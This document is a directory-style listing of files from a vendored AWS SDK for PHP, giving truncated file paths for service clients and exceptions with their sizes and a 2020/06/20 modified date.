php/vendor/Aws/Ecs/Exception/EcsException.php	154	2020/06/20
php/vendor/Aws/Efs/EfsClient.php	3489	2020/06/20
php/vendor/Aws/Efs/Exception/EfsException.php	154	2020/06/20
php/vendor/Aws/EKS/EKSClient.php	3142	2020/06/20
php/vendor/Aws/EKS/Exception/EKSException.php	234	2020/06/20
php/vendor/Aws/ElastiCache/ElastiCacheClient.php	7508	2020/06/20
php/vendor/Aws/ElastiCache/Exception/ElastiCacheExcepti…	217	2020/06/20
php/vendor/Aws/ElasticBeanstalk/ElasticBeanstalkClient.php	6967	2020/06/20
php/vendor/Aws/ElasticBeanstalk/Exception/ElasticBeanst…	230	2020/06/20
php/vendor/Aws/ElasticInference/ElasticInferenceClient.php	616	2020/06/20
php/vendor/Aws/ElasticInference/Exception/ElasticInferenc…	238	2020/06/20
php/vendor/Aws/ElasticLoadBalancing/ElasticLoadBalancin…	4865	2020/06/20
php/vendor/Aws/ElasticLoadBalancing/Exception/ElasticLo…	239	2020/06/20
php/vendor/Aws/ElasticLoadBalancingV2/ElasticLoadBalanc…	5060	2020/06/20
php/vendor/Aws/ElasticLoadBalancingV2/Exception/Elastic…	247	2020/06/20
php/vendor/Aws/ElasticsearchService/ElasticsearchService…	3953	2020/06/20
php/vendor/Aws/ElasticsearchService/Exception/Elasticsea…	249	2020/06/20
php/vendor/Aws/ElasticTranscoder/ElasticTranscoderClient.…	2486	2020/06/20
php/vendor/Aws/ElasticTranscoder/Exception/ElasticTransc…	236	2020/06/20
php/vendor/Aws/Emr/EmrClient.php	4509	2020/06/20
php/vendor/Aws/Emr/Exception/EmrException.php	207	2020/06/20
php/vendor/Aws/Endpoint/EndpointProvider.php	3409	2020/06/20
php/vendor/Aws/Endpoint/Partition.php	8419	2020/06/20
php/vendor/Aws/Endpoint/PartitionEndpointProvider.php	4007	2020/06/20
php/vendor/Aws/Endpoint/PartitionInterface.php	1698	2020/06/20
php/vendor/Aws/Endpoint/PatternEndpointProvider.php	1404	2020/06/20
php/vendor/Aws/EndpointDiscovery/Configuration.php	1145	2020/06/20
php/vendor/Aws/EndpointDiscovery/ConfigurationInterfac…	610	2020/06/20
php/vendor/Aws/EndpointDiscovery/ConfigurationProvider.…	7992	2020/06/20
php/vendor/Aws/EndpointDiscovery/EndpointDiscoveryMid…	13567	2020/06/20
php/vendor/Aws/EndpointDiscovery/EndpointList.php	2028	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/EndpointDiscovery/Exception/Configurati…	353	2020/06/20
php/vendor/Aws/EndpointParameterMiddleware.php	2888	2020/06/20
php/vendor/Aws/EventBridge/EventBridgeClient.php	4495	2020/06/20
php/vendor/Aws/EventBridge/Exception/EventBridgeExcep…	221	2020/06/20
php/vendor/Aws/Exception/AwsException.php	6937	2020/06/20
php/vendor/Aws/Exception/CouldNotCreateChecksumExce…	1100	2020/06/20
php/vendor/Aws/Exception/CredentialsException.php	245	2020/06/20
php/vendor/Aws/Exception/EventStreamDataException.php	821	2020/06/20
php/vendor/Aws/Exception/IncalculablePayloadException.p…	253	2020/06/20
php/vendor/Aws/Exception/InvalidJsonException.php	245	2020/06/20
php/vendor/Aws/Exception/InvalidRegionException.php	247	2020/06/20
php/vendor/Aws/Exception/MultipartUploadException.php	1951	2020/06/20
php/vendor/Aws/Exception/UnresolvedApiException.php	247	2020/06/20
php/vendor/Aws/Exception/UnresolvedEndpointException.…	252	2020/06/20
php/vendor/Aws/Exception/UnresolvedSignatureException…	253	2020/06/20
php/vendor/Aws/Firehose/Exception/FirehoseException.php	220	2020/06/20
php/vendor/Aws/Firehose/FirehoseClient.php	1957	2020/06/20
php/vendor/Aws/FMS/Exception/FMSException.php	214	2020/06/20
php/vendor/Aws/FMS/FMSClient.php	2584	2020/06/20
php/vendor/Aws/ForecastQueryService/Exception/Forecast…	250	2020/06/20
php/vendor/Aws/ForecastQueryService/ForecastQueryServ…	354	2020/06/20
php/vendor/Aws/ForecastService/Exception/ForecastServic…	234	2020/06/20
php/vendor/Aws/ForecastService/ForecastServiceClient.php	3911	2020/06/20
php/vendor/Aws/FraudDetector/Exception/FraudDetectorE…	228	2020/06/20
php/vendor/Aws/FraudDetector/FraudDetectorClient.php	4351	2020/06/20
php/vendor/Aws/FSx/Exception/FSxException.php	197	2020/06/20
php/vendor/Aws/FSx/FSxClient.php	2166	2020/06/20
php/vendor/Aws/functions.php	13395	2020/06/20
php/vendor/Aws/GameLift/Exception/GameLiftException.p…	212	2020/06/20
php/vendor/Aws/GameLift/GameLiftClient.php	11289	2020/06/20
php/vendor/Aws/Glacier/Exception/GlacierException.php	205	2020/06/20
php/vendor/Aws/Glacier/GlacierClient.php	11858	2020/06/20
php/vendor/Aws/Glacier/MultipartUploader.php	10443	2020/06/20
php/vendor/Aws/Glacier/TreeHash.php	3528	2020/06/20
php/vendor/Aws/GlobalAccelerator/Exception/GlobalAccele…	237	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/GlobalAccelerator/GlobalAcceleratorClient....	2645	2020/06/20
php/vendor/Aws/Glue/Exception/GlueException.php	197	2020/06/20
php/vendor/Aws/Glue/GlueClient.php	17177	2020/06/20
php/vendor/Aws/Greengrass/Exception/GreengrassExcept...	215	2020/06/20
php/vendor/Aws/Greengrass/GreengrassClient.php	14022	2020/06/20
php/vendor/Aws/GroundStation/Exception/GroundStation...	225	2020/06/20
php/vendor/Aws/GroundStation/GroundStationClient.php	3721	2020/06/20
php/vendor/Aws/GuardDuty/Exception/GuardDutyExcepti...	215	2020/06/20
php/vendor/Aws/GuardDuty/GuardDutyClient.php	7172	2020/06/20
php/vendor/Aws/Handler/GuzzleV5/GuzzleHandler.php	6997	2020/06/20
php/vendor/Aws/Handler/GuzzleV5/GuzzleStream.php	565	2020/06/20
php/vendor/Aws/Handler/GuzzleV5/PsrStream.php	740	2020/06/20
php/vendor/Aws/Handler/GuzzleV6/GuzzleHandler.php	2554	2020/06/20
php/vendor/Aws/HandlerList.php	13947	2020/06/20
php/vendor/Aws/HasDataTrait.php	1194	2020/06/20
php/vendor/Aws/HashingStream.php	1598	2020/06/20
php/vendor/Aws/HashInterface.php	558	2020/06/20
php/vendor/Aws/HasMonitoringEventsTrait.php	908	2020/06/20
php/vendor/Aws/Health/Exception/HealthException.php	226	2020/06/20
php/vendor/Aws/Health/HealthClient.php	2364	2020/06/20
php/vendor/Aws/History.php	4059	2020/06/20
php/vendor/Aws/Iam/Exception/IamException.php	217	2020/06/20
php/vendor/Aws/Iam/IamClient.php	20676	2020/06/20
php/vendor/Aws/IdempotencyTokenMiddleware.php	3900	2020/06/20
php/vendor/Aws/imagebuilder/Exception/imagebuilderExce...	222	2020/06/20
php/vendor/Aws/imagebuilder/imagebuilderClient.php	6371	2020/06/20
php/vendor/Aws/ImportExport/Exception/ImportExportEx...	222	2020/06/20
php/vendor/Aws/ImportExport/ImportExportClient.php	955	2020/06/20
php/vendor/Aws/Inspector/Exception/InspectorException....	215	2020/06/20
php/vendor/Aws/Inspector/InspectorClient.php	5683	2020/06/20
php/vendor/Aws/Iot/Exception/IotException.php	194	2020/06/20
php/vendor/Aws/Iot/IotClient.php	29628	2020/06/20
php/vendor/Aws/IoT1ClickDevicesService/Exception/IoT1Cl...	258	2020/06/20
php/vendor/Aws/IoT1ClickDevicesService/IoT1ClickDevices...	2038	2020/06/20
php/vendor/Aws/IoT1ClickProjects/Exception/IoT1ClickProj...	247	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/IoT1ClickProjects/IoT1ClickProjectsClient....	2460	2020/06/20
php/vendor/Aws/IoTAnalytics/Exception/IoTAnalyticsExcep...	222	2020/06/20
php/vendor/Aws/IoTAnalytics/IoTAnalyticsClient.php	4909	2020/06/20
php/vendor/Aws/IotDataPlane/Exception/IotDataPlaneExce...	223	2020/06/20
php/vendor/Aws/IotDataPlane/IotDataPlaneClient.php	736	2020/06/20
php/vendor/Aws/IoTEvents/Exception/IoTEventsException...	213	2020/06/20
php/vendor/Aws/IoTEvents/IoTEventsClient.php	2414	2020/06/20
php/vendor/Aws/IoTEventsData/Exception/IoTEventsData...	226	2020/06/20
php/vendor/Aws/IoTEventsData/IoTEventsDataClient.php	751	2020/06/20
php/vendor/Aws/IoTJobsDataPlane/Exception/IoTJobsData...	236	2020/06/20
php/vendor/Aws/IoTJobsDataPlane/IoTJobsDataPlaneClient...	813	2020/06/20
php/vendor/Aws/IoTSecureTunneling/Exception/IoTSecure...	241	2020/06/20
php/vendor/Aws/IoTSecureTunneling/IoTSecureTunnelingCl...	1139	2020/06/20
php/vendor/Aws/IoTThingsGraph/Exception/IoTThingsGra...	229	2020/06/20
php/vendor/Aws/IoTThingsGraph/IoTThingsGraphClient.php	5281	2020/06/20
php/vendor/Aws/JsonCompiler.php	503	2020/06/20
php/vendor/Aws/Kafka/Exception/KafkaException.php	218	2020/06/20
php/vendor/Aws/Kafka/KafkaClient.php	3190	2020/06/20
php/vendor/Aws/kendra/Exception/kendraException.php	217	2020/06/20
php/vendor/Aws/kendra/kendraClient.php	2884	2020/06/20
php/vendor/Aws/Kinesis/Exception/KinesisException.php	205	2020/06/20
php/vendor/Aws/Kinesis/KinesisClient.php	3999	2020/06/20
php/vendor/Aws/KinesisAnalytics/Exception/KinesisAnalyti...	237	2020/06/20
php/vendor/Aws/KinesisAnalytics/KinesisAnalyticsClient.php	3296	2020/06/20
php/vendor/Aws/KinesisAnalyticsV2/Exception/KinesisAnal...	241	2020/06/20
php/vendor/Aws/KinesisAnalyticsV2/KinesisAnalyticsV2Clie...	4270	2020/06/20
php/vendor/Aws/KinesisVideo/Exception/KinesisVideoExce...	233	2020/06/20
php/vendor/Aws/KinesisVideo/KinesisVideoClient.php	2863	2020/06/20
php/vendor/Aws/KinesisVideoArchivedMedia/Exception/Kin...	274	2020/06/20
php/vendor/Aws/KinesisVideoArchivedMedia/KinesisVideoA...	847	2020/06/20
php/vendor/Aws/KinesisVideoMedia/Exception/KinesisVide...	249	2020/06/20
php/vendor/Aws/KinesisVideoMedia/KinesisVideoMediaClien...	343	2020/06/20
php/vendor/Aws/KinesisVideoSignalingChannels/Exception...	278	2020/06/20
php/vendor/Aws/KinesisVideoSignalingChannels/KinesisVid...	543	2020/06/20
php/vendor/Aws/Kms/Exception/KmsException.php	201	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/Kms/KmsClient.php	6490	2020/06/20
php/vendor/Aws/LakeFormation/Exception/LakeFormation...	225	2020/06/20
php/vendor/Aws/LakeFormation/LakeFormationClient.php	2059	2020/06/20
php/vendor/Aws/Lambda/Exception/LambdaException.php	186	2020/06/20
php/vendor/Aws/Lambda/LambdaClient.php	8280	2020/06/20
php/vendor/Aws/LexModelBuildingService/Exception/LexM...	260	2020/06/20
php/vendor/Aws/LexModelBuildingService/LexModelBuildin...	5117	2020/06/20
php/vendor/Aws/LexRuntimeService/Exception/LexRuntim...	241	2020/06/20
php/vendor/Aws/LexRuntimeService/LexRuntimeServiceCli...	851	2020/06/20
php/vendor/Aws/LicenseManager/Exception/LicenseManag...	228	2020/06/20
php/vendor/Aws/LicenseManager/LicenseManagerClient.php	2749	2020/06/20
php/vendor/Aws/Lightsail/Exception/LightsailException.php	215	2020/06/20
php/vendor/Aws/Lightsail/LightsailClient.php	15443	2020/06/20
php/vendor/Aws/LruArrayCache.php	2287	2020/06/20
php/vendor/Aws/MachineLearning/Exception/MachineLearni...	191	2020/06/20
php/vendor/Aws/MachineLearning/MachineLearningClient.p...	5056	2020/06/20
php/vendor/Aws/Macie/Exception/MacieException.php	203	2020/06/20
php/vendor/Aws/Macie/MacieClient.php	1203	2020/06/20
php/vendor/Aws/ManagedBlockchain/Exception/ManagedBl...	240	2020/06/20
php/vendor/Aws/ManagedBlockchain/ManagedBlockchainCli...	2567	2020/06/20
php/vendor/Aws/MarketplaceCatalog/Exception/Marketplac...	248	2020/06/20
php/vendor/Aws/MarketplaceCatalog/MarketplaceCatalogCli...	1033	2020/06/20
php/vendor/Aws/MarketplaceCommerceAnalytics/Exception...	271	2020/06/20
php/vendor/Aws/MarketplaceCommerceAnalytics/Marketpla...	534	2020/06/20
php/vendor/Aws/MarketplaceEntitlementService/Exception/...	274	2020/06/20
php/vendor/Aws/MarketplaceEntitlementService/Marketplac...	382	2020/06/20
php/vendor/Aws/MarketplaceMetering/Exception/Marketpla...	242	2020/06/20
php/vendor/Aws/MarketplaceMetering/MarketplaceMetering...	747	2020/06/20
php/vendor/Aws/MediaConnect/Exception/MediaConnectEx...	221	2020/06/20
php/vendor/Aws/MediaConnect/MediaConnectClient.php	2495	2020/06/20
php/vendor/Aws/MediaConvert/Exception/MediaConvertEx...	231	2020/06/20
php/vendor/Aws/MediaConvert/MediaConvertClient.php	3523	2020/06/20
php/vendor/Aws/MediaLive/Exception/MediaLiveException....	222	2020/06/20
php/vendor/Aws/MediaLive/MediaLiveClient.php	6196	2020/06/20
php/vendor/Aws/MediaPackage/Exception/MediaPackageEx...	231	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/MediaPackage/MediaPackageClient.php	2756	2020/06/20
php/vendor/Aws/MediaPackageVod/Exception/MediaPackag…	241	2020/06/20
php/vendor/Aws/MediaPackageVod/MediaPackageVodClient…	1974	2020/06/20
php/vendor/Aws/MediaStore/Exception/MediaStoreExcepti…	225	2020/06/20
php/vendor/Aws/MediaStore/MediaStoreClient.php	2712	2020/06/20
php/vendor/Aws/MediaStoreData/Exception/MediaStoreDa…	244	2020/06/20
php/vendor/Aws/MediaStoreData/MediaStoreDataClient.php	856	2020/06/20
php/vendor/Aws/MediaTailor/Exception/MediaTailorExceptio…	218	2020/06/20
php/vendor/Aws/MediaTailor/MediaTailorClient.php	1226	2020/06/20
php/vendor/Aws/Middleware.php	13435	2020/06/20
php/vendor/Aws/MigrationHub/Exception/MigrationHubExc…	222	2020/06/20
php/vendor/Aws/MigrationHub/MigrationHubClient.php	2808	2020/06/20
php/vendor/Aws/MigrationHubConfig/Exception/MigrationH…	241	2020/06/20
php/vendor/Aws/MigrationHubConfig/MigrationHubConfigCl…	657	2020/06/20
php/vendor/Aws/Mobile/Exception/MobileException.php	203	2020/06/20
php/vendor/Aws/Mobile/MobileClient.php	1369	2020/06/20
php/vendor/Aws/MockHandler.php	4263	2020/06/20
php/vendor/Aws/MonitoringEventsInterface.php	774	2020/06/20
php/vendor/Aws/MQ/Exception/MQException.php	193	2020/06/20
php/vendor/Aws/MQ/MQClient.php	3194	2020/06/20
php/vendor/Aws/MTurk/Exception/MTurkException.php	231	2020/06/20
php/vendor/Aws/MTurk/MTurkClient.php	5939	2020/06/20
php/vendor/Aws/Multipart/AbstractUploader.php	4038	2020/06/20
php/vendor/Aws/Multipart/AbstractUploadManager.php	10820	2020/06/20
php/vendor/Aws/Multipart/UploadState.php	3480	2020/06/20
php/vendor/Aws/Neptune/Exception/NeptuneException.php	209	2020/06/20
php/vendor/Aws/Neptune/NeptuneClient.php	9011	2020/06/20
php/vendor/Aws/NetworkManager/Exception/NetworkMana…	228	2020/06/20
php/vendor/Aws/NetworkManager/NetworkManagerClient.p…	4093	2020/06/20
php/vendor/Aws/OpsWorks/Exception/OpsWorksExceptio…	205	2020/06/20
php/vendor/Aws/OpsWorks/OpsWorksClient.php	10570	2020/06/20
php/vendor/Aws/OpsWorksCM/Exception/OpsWorksCMEx…	231	2020/06/20
php/vendor/Aws/OpsWorksCM/OpsWorksCMClient.php	2863	2020/06/20
php/vendor/Aws/Organizations/Exception/OrganizationsEx…	224	2020/06/20
php/vendor/Aws/Organizations/OrganizationsClient.php	6970	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/Outposts/Exception/OutpostsException....	209	2020/06/20
php/vendor/Aws/Outposts/OutpostsClient.php	849	2020/06/20
php/vendor/Aws/Personalize/Exception/PersonalizeExcepti...	221	2020/06/20
php/vendor/Aws/Personalize/PersonalizeClient.php	5697	2020/06/20
php/vendor/Aws/PersonalizeEvents/Exception/Personalize...	240	2020/06/20
php/vendor/Aws/PersonalizeEvents/PersonalizeEventsClien...	336	2020/06/20
php/vendor/Aws/PersonalizeRuntime/Exception/Personaliz...	243	2020/06/20
php/vendor/Aws/PersonalizeRuntime/PersonalizeRuntimeCl...	508	2020/06/20
php/vendor/Aws/PhpHash.php	1932	2020/06/20
php/vendor/Aws/PI/Exception/PIException.php	209	2020/06/20
php/vendor/Aws/PI/PIClient.php	472	2020/06/20
php/vendor/Aws/Pinpoint/Exception/PinpointException.php	212	2020/06/20
php/vendor/Aws/Pinpoint/PinpointClient.php	15281	2020/06/20
php/vendor/Aws/PinpointEmail/Exception/PinpointEmailExc...	236	2020/06/20
php/vendor/Aws/PinpointEmail/PinpointEmailClient.php	6837	2020/06/20
php/vendor/Aws/PinpointSMSVoice/Exception/PinpointSMS...	250	2020/06/20
php/vendor/Aws/PinpointSMSVoice/PinpointSMSVoiceClient...	1539	2020/06/20
php/vendor/Aws/Polly/Exception/PollyException.php	203	2020/06/20
php/vendor/Aws/Polly/PollyClient.php	2938	2020/06/20
php/vendor/Aws/PresignUrlMiddleware.php	3462	2020/06/20
php/vendor/Aws/Pricing/Exception/PricingException.php	217	2020/06/20
php/vendor/Aws/Pricing/PricingClient.php	599	2020/06/20
php/vendor/Aws/Psr16CacheAdapter.php	602	2020/06/20
php/vendor/Aws/PsrCacheAdapter.php	780	2020/06/20
php/vendor/Aws/QLDB/Exception/QLDBException.php	200	2020/06/20
php/vendor/Aws/QLDB/QLDBClient.php	2218	2020/06/20
php/vendor/Aws/QLDBSession/Exception/QLDBSessionEx...	222	2020/06/20
php/vendor/Aws/QLDBSession/QLDBSessionClient.php	322	2020/06/20
php/vendor/Aws/QuickSight/Exception/QuickSightExceptio...	218	2020/06/20
php/vendor/Aws/QuickSight/QuickSightClient.php	9472	2020/06/20
php/vendor/Aws/RAM/Exception/RAMException.php	214	2020/06/20
php/vendor/Aws/RAM/RAMClient.php	3698	2020/06/20
php/vendor/Aws/Rds/AuthTokenGenerator.php	1841	2020/06/20
php/vendor/Aws/Rds/Exception/RdsException.php	209	2020/06/20
php/vendor/Aws/Rds/RdsClient.php	30618	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/RDSDataService/Exception/RDSDataServ…	228	2020/06/20
php/vendor/Aws/RDSDataService/RDSDataServiceClient.php	1039	2020/06/20
php/vendor/Aws/Redshift/Exception/RedshiftException.php	208	2020/06/20
php/vendor/Aws/Redshift/RedshiftClient.php	13317	2020/06/20
php/vendor/Aws/Rekognition/Exception/RekognitionExcep…	221	2020/06/20
php/vendor/Aws/Rekognition/RekognitionClient.php	5983	2020/06/20
php/vendor/Aws/ResourceGroups/Exception/ResourceGro…	228	2020/06/20
php/vendor/Aws/ResourceGroups/ResourceGroupsClient.p…	1739	2020/06/20
php/vendor/Aws/ResourceGroupsTaggingAPI/Exception/Re…	260	2020/06/20
php/vendor/Aws/ResourceGroupsTaggingAPI/ResourceGro…	1329	2020/06/20
php/vendor/Aws/ResponseContainerInterface.php	260	2020/06/20
php/vendor/Aws/Result.php	1227	2020/06/20
php/vendor/Aws/ResultInterface.php	1426	2020/06/20
php/vendor/Aws/ResultPaginator.php	5379	2020/06/20
php/vendor/Aws/RetryMiddleware.php	10551	2020/06/20
php/vendor/Aws/RoboMaker/Exception/RoboMakerExcepti…	212	2020/06/20
php/vendor/Aws/RoboMaker/RoboMakerClient.php	6033	2020/06/20
php/vendor/Aws/Route53/Exception/Route53Exception.php	206	2020/06/20
php/vendor/Aws/Route53/Route53Client.php	9592	2020/06/20
php/vendor/Aws/Route53Domains/Exception/Route53Do…	228	2020/06/20
php/vendor/Aws/Route53Domains/Route53DomainsClient.…	3719	2020/06/20
php/vendor/Aws/Route53Resolver/Exception/Route53Res…	235	2020/06/20
php/vendor/Aws/Route53Resolver/Route53ResolverClient.…	3516	2020/06/20
php/vendor/Aws/S3/AmbiguousSuccessParser.php	1905	2020/06/20
php/vendor/Aws/S3/ApplyChecksumMiddleware.php	2063	2020/06/20
php/vendor/Aws/S3/BatchDelete.php	7818	2020/06/20
php/vendor/Aws/S3/BucketEndpointArnMiddleware.php	10603	2020/06/20
php/vendor/Aws/S3/BucketEndpointMiddleware.php	1989	2020/06/20
php/vendor/Aws/S3/Crypto/CryptoParamsTrait.php	2643	2020/06/20
php/vendor/Aws/S3/Crypto/HeadersMetadataStrategy.php	1676	2020/06/20
php/vendor/Aws/S3/Crypto/InstructionFileMetadataStrate…	3055	2020/06/20
php/vendor/Aws/S3/Crypto/S3EncryptionClient.php	12898	2020/06/20
php/vendor/Aws/S3/Crypto/S3EncryptionMultipartUploade…	6583	2020/06/20
php/vendor/Aws/S3/Exception/DeleteMultipleObjectsExcep…	1941	2020/06/20
php/vendor/Aws/S3/Exception/PermanentRedirectExceptio…	95	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/S3/Exception/S3Exception.php	202	2020/06/20
php/vendor/Aws/S3/Exception/S3MultipartUploadExceptio…	2748	2020/06/20
php/vendor/Aws/S3/GetBucketLocationParser.php	1369	2020/06/20
php/vendor/Aws/S3/MultipartCopy.php	6934	2020/06/20
php/vendor/Aws/S3/MultipartUploader.php	6273	2020/06/20
php/vendor/Aws/S3/MultipartUploadingTrait.php	4083	2020/06/20
php/vendor/Aws/S3/ObjectCopier.php	5934	2020/06/20
php/vendor/Aws/S3/ObjectUploader.php	5270	2020/06/20
php/vendor/Aws/S3/PermanentRedirectMiddleware.php	1804	2020/06/20
php/vendor/Aws/S3/PostObject.php	4087	2020/06/20
php/vendor/Aws/S3/PostObjectV4.php	5633	2020/06/20
php/vendor/Aws/S3/PutObjectUrlMiddleware.php	1628	2020/06/20
php/vendor/Aws/S3/RegionalEndpoint/Configuration.php	801	2020/06/20
php/vendor/Aws/S3/RegionalEndpoint/ConfigurationInterf…	443	2020/06/20
php/vendor/Aws/S3/RegionalEndpoint/ConfigurationProvid…	7185	2020/06/20
php/vendor/Aws/S3/RegionalEndpoint/Exception/Configur…	359	2020/06/20
php/vendor/Aws/S3/RetryableMalformedResponseParser.p…	1509	2020/06/20
php/vendor/Aws/S3/S3Client.php	38123	2020/06/20
php/vendor/Aws/S3/S3ClientInterface.php	12588	2020/06/20
php/vendor/Aws/S3/S3ClientTrait.php	8822	2020/06/20
php/vendor/Aws/S3/S3EndpointMiddleware.php	7367	2020/06/20
php/vendor/Aws/S3/S3MultiRegionClient.php	18606	2020/06/20
php/vendor/Aws/S3/S3UriParser.php	5184	2020/06/20
php/vendor/Aws/S3/SSECMiddleware.php	2364	2020/06/20
php/vendor/Aws/S3/StreamWrapper.php	31541	2020/06/20
php/vendor/Aws/S3/Transfer.php	15421	2020/06/20
php/vendor/Aws/S3/UseArnRegion/Configuration.php	820	2020/06/20
php/vendor/Aws/S3/UseArnRegion/ConfigurationInterface.…	386	2020/06/20
php/vendor/Aws/S3/UseArnRegion/ConfigurationProvider.…	6521	2020/06/20
php/vendor/Aws/S3/UseArnRegion/Exception/Configuratio…	350	2020/06/20
php/vendor/Aws/S3Control/Exception/S3ControlException…	213	2020/06/20
php/vendor/Aws/S3Control/S3ControlClient.php	4130	2020/06/20
php/vendor/Aws/S3Control/S3ControlEndpointMiddleware.…	3754	2020/06/20
php/vendor/Aws/SageMaker/Exception/SageMakerExceptio…	223	2020/06/20
php/vendor/Aws/SageMaker/SageMakerClient.php	19433	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/SageMakerRuntime/Exception/SageMaker...	237	2020/06/20
php/vendor/Aws/SageMakerRuntime/SageMakerRuntimeCli...	343	2020/06/20
php/vendor/Aws/SavingsPlans/Exception/SavingsPlansExc...	222	2020/06/20
php/vendor/Aws/SavingsPlans/SavingsPlansClient.php	1381	2020/06/20
php/vendor/Aws/Schemas/Exception/SchemasException.p...	202	2020/06/20
php/vendor/Aws/Schemas/SchemasClient.php	4180	2020/06/20
php/vendor/Aws/Sdk.php	39926	2020/06/20
php/vendor/Aws/SecretsManager/Exception/SecretsManag...	228	2020/06/20
php/vendor/Aws/SecretsManager/SecretsManagerClient.php	2667	2020/06/20
php/vendor/Aws/SecurityHub/Exception/SecurityHubExcep...	218	2020/06/20
php/vendor/Aws/SecurityHub/SecurityHubClient.php	5861	2020/06/20
php/vendor/Aws/ServerlessApplicationRepository/Exceptio...	277	2020/06/20
php/vendor/Aws/ServerlessApplicationRepository/Serverle...	2193	2020/06/20
php/vendor/Aws/ServiceCatalog/Exception/ServiceCatalog...	228	2020/06/20
php/vendor/Aws/ServiceCatalog/ServiceCatalogClient.php	13172	2020/06/20
php/vendor/Aws/ServiceDiscovery/Exception/ServiceDisco...	240	2020/06/20
php/vendor/Aws/ServiceDiscovery/ServiceDiscoveryClient....	3005	2020/06/20
php/vendor/Aws/ServiceQuotas/Exception/ServiceQuotasE...	221	2020/06/20
php/vendor/Aws/ServiceQuotas/ServiceQuotasClient.php	2914	2020/06/20
php/vendor/Aws/Ses/Exception/SesException.php	202	2020/06/20
php/vendor/Aws/Ses/SesClient.php	12448	2020/06/20
php/vendor/Aws/SesV2/Exception/SesV2Exception.php	218	2020/06/20
php/vendor/Aws/SesV2/SesV2Client.php	7980	2020/06/20
php/vendor/Aws/Sfn/Exception/SfnException.php	205	2020/06/20
php/vendor/Aws/Sfn/SfnClient.php	3256	2020/06/20
php/vendor/Aws/Shield/Exception/ShieldException.php	203	2020/06/20
php/vendor/Aws/Shield/ShieldClient.php	2786	2020/06/20
php/vendor/Aws/Signature/AnonymousSignature.php	612	2020/06/20
php/vendor/Aws/Signature/S3SignatureV4.php	1913	2020/06/20
php/vendor/Aws/Signature/SignatureInterface.php	1440	2020/06/20
php/vendor/Aws/Signature/SignatureProvider.php	4589	2020/06/20
php/vendor/Aws/Signature/SignatureTrait.php	1367	2020/06/20
php/vendor/Aws/Signature/SignatureV4.php	14392	2020/06/20
php/vendor/Aws/signer/Exception/signerException.php	203	2020/06/20
php/vendor/Aws/signer/signerClient.php	1862	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/Sms/Exception/SmsException.php	215	2020/06/20
php/vendor/Aws/Sms/SmsClient.php	4198	2020/06/20
php/vendor/Aws/SnowBall/Exception/SnowBallException.p…	226	2020/06/20
php/vendor/Aws/SnowBall/SnowBallClient.php	2742	2020/06/20
php/vendor/Aws/Sns/Exception/InvalidSnsMessageExcepti…	174	2020/06/20
php/vendor/Aws/Sns/Exception/SnsException.php	209	2020/06/20
php/vendor/Aws/Sns/Message.php	4269	2020/06/20
php/vendor/Aws/Sns/MessageValidator.php	6286	2020/06/20
php/vendor/Aws/Sns/SnsClient.php	4986	2020/06/20
php/vendor/Aws/Sqs/Exception/SqsException.php	202	2020/06/20
php/vendor/Aws/Sqs/SqsClient.php	11091	2020/06/20
php/vendor/Aws/Ssm/Exception/SsmException.php	177	2020/06/20
php/vendor/Aws/Ssm/SsmClient.php	18737	2020/06/20
php/vendor/Aws/SSO/Exception/SSOException.php	205	2020/06/20
php/vendor/Aws/SSO/SSOClient.php	708	2020/06/20
php/vendor/Aws/SSOOIDC/Exception/SSOOIDCException.…	207	2020/06/20
php/vendor/Aws/SSOOIDC/SSOOIDCClient.php	597	2020/06/20
php/vendor/Aws/StorageGateway/Exception/StorageGate…	224	2020/06/20
php/vendor/Aws/StorageGateway/StorageGatewayClient.p…	11006	2020/06/20
php/vendor/Aws/StreamRequestPayloadMiddleware.php	2717	2020/06/20
php/vendor/Aws/Sts/Exception/StsException.php	170	2020/06/20
php/vendor/Aws/Sts/RegionalEndpoints/Configuration.php	803	2020/06/20
php/vendor/Aws/Sts/RegionalEndpoints/ConfigurationInte…	446	2020/06/20
php/vendor/Aws/Sts/RegionalEndpoints/ConfigurationProv…	7345	2020/06/20
php/vendor/Aws/Sts/RegionalEndpoints/Exception/Config…	361	2020/06/20
php/vendor/Aws/Sts/StsClient.php	3622	2020/06/20
php/vendor/Aws/Support/Exception/SupportException.php	171	2020/06/20
php/vendor/Aws/Support/SupportClient.php	2269	2020/06/20
php/vendor/Aws/Swf/Exception/SwfException.php	205	2020/06/20
php/vendor/Aws/Swf/SwfClient.php	5722	2020/06/20
php/vendor/Aws/Textract/Exception/TextractException.php	212	2020/06/20
php/vendor/Aws/Textract/TextractClient.php	1071	2020/06/20
php/vendor/Aws/TraceMiddleware.php	11296	2020/06/20
php/vendor/Aws/TranscribeService/Exception/TranscribeSe…	240	2020/06/20
php/vendor/Aws/TranscribeService/TranscribeServiceClient.…	2241	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/Transfer/Exception/TransferException.php	218	2020/06/20
php/vendor/Aws/Transfer/TransferClient.php	2579	2020/06/20
php/vendor/Aws/Translate/Exception/TranslateException.p…	215	2020/06/20
php/vendor/Aws/Translate/TranslateClient.php	1493	2020/06/20
php/vendor/Aws/Waf/Exception/WafException.php	194	2020/06/20
php/vendor/Aws/Waf/WafClient.php	10949	2020/06/20
php/vendor/Aws/WafRegional/Exception/WafRegionalExce…	219	2020/06/20
php/vendor/Aws/WafRegional/WafRegionalClient.php	11548	2020/06/20
php/vendor/Aws/WAFV2/Exception/WAFV2Exception.php	200	2020/06/20
php/vendor/Aws/WAFV2/WAFV2Client.php	5245	2020/06/20
php/vendor/Aws/Waiter.php	8783	2020/06/20
php/vendor/Aws/WorkDocs/Exception/WorkDocsExceptio…	212	2020/06/20
php/vendor/Aws/WorkDocs/WorkDocsClient.php	6006	2020/06/20
php/vendor/Aws/WorkLink/Exception/WorkLinkException.…	212	2020/06/20
php/vendor/Aws/WorkLink/WorkLinkClient.php	4877	2020/06/20
php/vendor/Aws/WorkMail/Exception/WorkMailException.p…	212	2020/06/20
